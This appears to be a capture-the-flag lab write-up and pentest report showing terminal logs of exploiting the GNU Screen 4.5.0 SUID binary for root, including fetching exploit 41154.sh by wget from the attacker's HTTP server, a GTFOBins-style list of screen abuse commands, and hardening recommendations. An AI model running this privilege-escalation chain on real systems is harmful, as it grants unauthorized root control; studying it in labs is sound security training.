[+] Checking all env variables in /proc/*environ removing duplicates and filtering out useless env vars

/binary/dd
/_/bin/grep
HOME=/home/joker
LANG=en_US.UTF-8
LANGUAGE=en_US;
_=/linpeas.sh
LOGNAME=joker
MAIL=/var/mail/joker
NOTIFY_SOCKET=/run/systemd/notify
PWD=/home/joker
SHELL=/bin/bash
SHLVL=1
SHLVL=2
SSH_CLIENT=10.9.2.39 59028 22
SSH_CONNECTION=10.9.2.39 59028 10.10.239.65 22
SSH_TTY=/dev/pts/0
TERM=xterm-256color
USER=joker
_=/usr/bin/xsd
XDG_RUNTIME_DIR=/run/user/1000

[+] API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'

joker@ubuntu:~$ wget http://10.10.239.65:8080/41154.sh
--2025-11-22 10:34:42-- http://10.10.239.65:8080/41154.sh
Connecting to 10.10.239.65:8080... failed: Connection refused.
joker@ubuntu:~$ wget http://10.9.2.39:8080/41154.sh
--2025-11-22 10:35:07-- http://10.9.2.39:8080/41154.sh
Connecting to 10.9.2.39:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1149 (1.1K) [text/x-sh]
Saving to: '41154.sh'

41154.sh                                     100%[=====] 1.12K --.-KB/s   in 0.008s

2025-11-22 10:35:07 (133 KB/s) - '41154.sh' saved [1149/1149]

ronin@Samurai:~$ chmod +x 41154.sh
Session Actions Edit View Help
ronin@Samurai:~ ronin@Samurai:~ ronin@Samurai:~ 
[+] (ronin@Samurai):~ 
[+] $ searchsploit screen-4.5.0
Exploits: No Results
Shellcodes: No Results

[+] (ronin@Samurai):~ 
[+] $ searchsploit screen 4.5.0
Exploit Title
GNU screen v4.5.0 - Local Privilege Escalation
GNU screen v4.5.0 - Local Privilege Escalation (PoC)
Path
| linux/local/41154.sh
| linux/local/41152.txt

Shellcodes: No Results

[+] (ronin@Samurai):~ 
[+] $ searchsploit -m 41154.sh
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
Codes: N/A
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/ronin/41154.sh

[+] (ronin@Samurai):~ 
[+] $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.239.65 - [22/Nov/2025 20:35:08] "GET /41154.sh HTTP/1.1" 200
```

```
Session Actions Edit View Help
ronin@Samurai:~ ronin@Samurai:~ ronin@Samurai:~ 
Connecting to 10.9.2.39:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1149 (1.1K) [text/x-sh]
Saving to: '41154.sh'

41154.sh    100%[=====] 1.12K --.-KB/s in 0.08s

2025-11-22 10:35:07 (133 KB/s) - '41154.sh' saved [1149/1149]

joker@ubuntu:~$ chmod +x 41154.sh
joker@ubuntu:~$ ./41154.sh
- gnu/screenroot
[+] First, we create our shell and library ...
/tmp/libhx.c: In function 'dropshell':
/tmp/libhx.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
    chmod('/tmp/rootshell', 04755);

/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    setuid(0);

/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    setgid(0);

/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
    seteuid(0);

/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    setegid(0);

/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
    execvp("/bin/sh", NULL, NULL);

[+] Now we create our /etc/ld.so.preload file ...
[+] Triggering ...
from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.

# whoami
root
# ls
adduser.conf      cron.d      emacs      host.conf      kbd      logrotate.d      network      profile.d      rmt      ssh      ufw
alternatives     cron.daily   environment  hostname      kernel    lsb-release      networks     protocols     rpc      ssl      updatedb.conf
apache2          cron.hourly  fonts       hosts        kernel-img.conf ltrace.conf    newt        pulse      rsyslog.conf  subgid   update-manager
apm              cron.monthly fstab      hosts.allow  ldap      machine-id      nsswitch.conf  python3    rsyslog.d    subgid   update-motd.d
apparmor         crontab    fstab.orig   hosts.deny   ld.so.cache  magic.mime      os-release   rc0.d    security   subuid   vmware-tools
apparmor.d       cron_weekly fuse.conf   init       ld.so.conf      magic.mime      os-release   rc1.d    security   sudoers  vtrgb
apt              dbus-1      gal.conf   init.d     ld.so.conf.d    mallcap      pam.conf    rc2.d    selinux   sudoers.d  wgetrc
bash.bashrc      debconf.conf groff     initramfs-tools legal     mallcap.order  pam.d      rc2.d    sensors3.conf  sysctl.conf X11
bash_completion   debian_version group     inputrc    libaudit.conf  manpath.config  passwd     rc3.d    sensors.d  sysctl.d  xdg
bash_completion.d default    group-     inserv     libnl-3      mime.types     passwd-    rc4.d    sensors.d  sysctl.d  xdg
bindresport.blacklist deluser.conf grub.d    inserv.conf  locale.alias  mke2fs.conf   perl      rc5.d    services   systemd  xml
binfmt.d         depmod.d    gshadow    iproute2   inserv.conf.d  locale.gen    modprobe.d  php      rc6.d    sgml      terminfo  zsh_command_not_found
ca-certificates  dhcpc      gshadow-   iproute2   inserv.conf   locale.gen    modules-load.d popularity-contest.conf pm      rc.local  shadow   tmpfiles.d
ca-certificates.conf dictionaries-common gss      icsci      logcheck     login.defs    modules-load.d popularity-contest.conf  pm      rc.local  shadow   tmpfiles.d
calendar         apkg       gtk-3.0    issue     login.defs   mtab      popularity-contest.conf  resolvconf shells  ucf.conf
console-setup    drirc      hdparm.conf issue.net  logrotate.conf nanorc   profile    resolvconf shells  ucf.conf
# cd /root
# ls
root.txt
# cat root
cat: root: No such file or directory
# cat root.txt
THM{Secd98aa66a6abb670184d7547c8124a}
# 
# 
# 

Session Actions Edit View Help
ronin@Samurai:~ ronin@Samurai:~ ronin@Samurai:~ 
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
    seteuid(0);

/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    setegid(0);

/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
    execvp("/bin/sh", NULL, NULL);

[+] Now we create our /etc/ld.so.preload file ...
[+] Triggering ...
from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.

# whoami
root
# ls
adduser.conf      cron.d      emacs      host.conf      kbd      logrotate.d      network      profile.d      rmt      ssh      ufw
alternatives     cron.daily   environment  hostname      kernel    lsb-release      networks     protocols     rpc      ssl      updatedb.conf
apache2          cron.hourly  fonts       hosts        kernel-img.conf ltrace.conf    newt        pulse      rsyslog.conf  subgid   update-manager
apm              cron.monthly fstab      hosts.allow  ldap      machine-id      nsswitch.conf  python3    rsyslog.d    subgid   update-motd.d
apparmor         crontab    fstab.orig   hosts.deny   ld.so.cache  magic.mime      os-release   rc0.d    security   subuid   vmware-tools
apparmor.d       cron_weekly fuse.conf   init       ld.so.conf      magic.mime      os-release   rc1.d    security   sudoers  vtrgb
apt              dbus-1      gal.conf   init.d     ld.so.conf.d    mallcap      pam.conf    rc2.d    selinux   sudoers.d  wgetrc
bash.bashrc      debconf.conf groff     initramfs-tools legal     mallcap.order  pam.d      rc2.d    sensors3.conf  sysctl.conf X11
bash_completion   debian_version group     inputrc    libaudit.conf  manpath.config  passwd     rc3.d    sensors.d  sysctl.d  xdg
bash_completion.d default    group-     inserv     libnl-3      mime.types     passwd-    rc4.d    sensors.d  sysctl.d  xdg
bindresport.blacklist deluser.conf grub.d    inserv.conf  locale.alias  mke2fs.conf   perl      rc5.d    services   systemd  xml
binfmt.d         depmod.d    gshadow    iproute2   inserv.conf.d  locale.gen    modprobe.d  php      rc6.d    sgml      terminfo  zsh_command_not_found
ca-certificates  dhcpc      gshadow-   iproute2   inserv.conf   locale.gen    modules-load.d popularity-contest.conf pm      rc.local  shadow   tmpfiles.d
ca-certificates.conf dictionaries-common gss      icsci      logcheck     login.defs    modules-load.d popularity-contest.conf  pm      rc.local  shadow   tmpfiles.d
calendar         apkg       gtk-3.0    issue     login.defs   mtab      popularity-contest.conf  resolvconf shells  ucf.conf
console-setup    drirc      hdparm.conf issue.net  logrotate.conf nanorc   profile    resolvconf shells  ucf.conf
# cd /root
# ls
root.txt
# cat root
cat: root: No such file or directory
# cat root.txt
THM{Secd98aa66a6abb670184d7547c8124a}
# 
# 
# 
```

```
Session Actions Edit View Help
ronin@Samurai: ~ ronin@Samurai: ~
(ronin@Samurai)~(~)
$ ssh joker@10.239.65
joker@10.239.65's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

Last login: Sat Nov 22 10:14:52 2025 from 10.9.2.39
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, user joker may not run sudo on ubuntu.
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
sudo: 3 incorrect password attempts
joker@ubuntu:~$ 

(ronin@Samurai)~(~)
$ ssh joker@10.10.239.65
joker@10.10.239.65's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

Last login: Sat Nov 22 10:14:52 2025 from 10.9.2.39
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, user joker may not run sudo on ubuntu.
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
sudo: 3 incorrect password attempts
joker@ubuntu:~$ find / -user root -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/udev/dmCRYPT-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
/tmp/rootshell
joker@ubuntu:~$ sudo -l
version
Sudo version 1.8.16
Sudoers policy plugin version 1.8.16
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.16
joker@ubuntu:~$ 
```

[/ screen](#) Star 12,324

[Shell](#) [File write](#) [Sudo](#)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
screen
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

(a) This works on screen version 4.06.02. Data is appended to the file and `\n` is converted to `\r\n`.

```
LFILE=file_to_write  
screen -L -Logfile $LFILE echo DATA
```

(b) This works on screen version 4.50.0. Data is appended to the file and `\n` is converted to `\r\n\r\n`.

```
LFILE=file_to_write  
screen -L $LFILE echo DATA
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo screen
```

EXPLOIT DATABASE

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| 2017-01-24 | | | | GNU Screen 4.5.0 - Local Privilege Escalation (PoC) | Local | Linux | Donald Buczak |

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- Penetration Testing Services

6. Root Cause Analysis

| Issue | Root Cause | Business Impact |
|-----------------------------|--|-------------------------------------|
| Information Disclosure | Developer comments left in production code | Attacker can map internal structure |
| Weak Access Controls | No authentication for sensitive parameters | Unauthorized data access |
| Steganography-based secrets | Obfuscation used instead of encryption | Predictable and reversible |
| SSH credentials leaked | Hidden in image files | Direct server access |
| Vulnerable SUID Binary | Outdated package version | Full privilege escalation |

7. Risk Rating

Overall Risk: **High**

Reasons:

- Full compromise achieved
 - Weak internal application security
 - Root privileges obtained
-

8. Recommendations

8.1 Web Application Hardening

- Remove all developer comments before deployment
- Implement proper authentication/authorization
- Disable access to hidden directories
- Avoid storing credentials in media files
- Apply input validation and rate limiting

8.2 Server Hardening

- Remove unnecessary SUID binaries
- Patch and update outdated packages
- Implement strong file permissions
- Enforce credential rotation
- Disable password-based SSH authentication and use SSH keys

8.3 Monitoring & Detection

- Enable logging (web + ssh + system)
 - Create alerts for brute-force attempts
 - Implement SIEM monitoring
-

9. Conclusion

The server was successfully compromised through a series of chained weaknesses that included information disclosure, insecure development practices, weak credential protection, and outdated binaries.

An attacker with low initial access could reliably escalate to full root privileges, posing a severe risk to organizational assets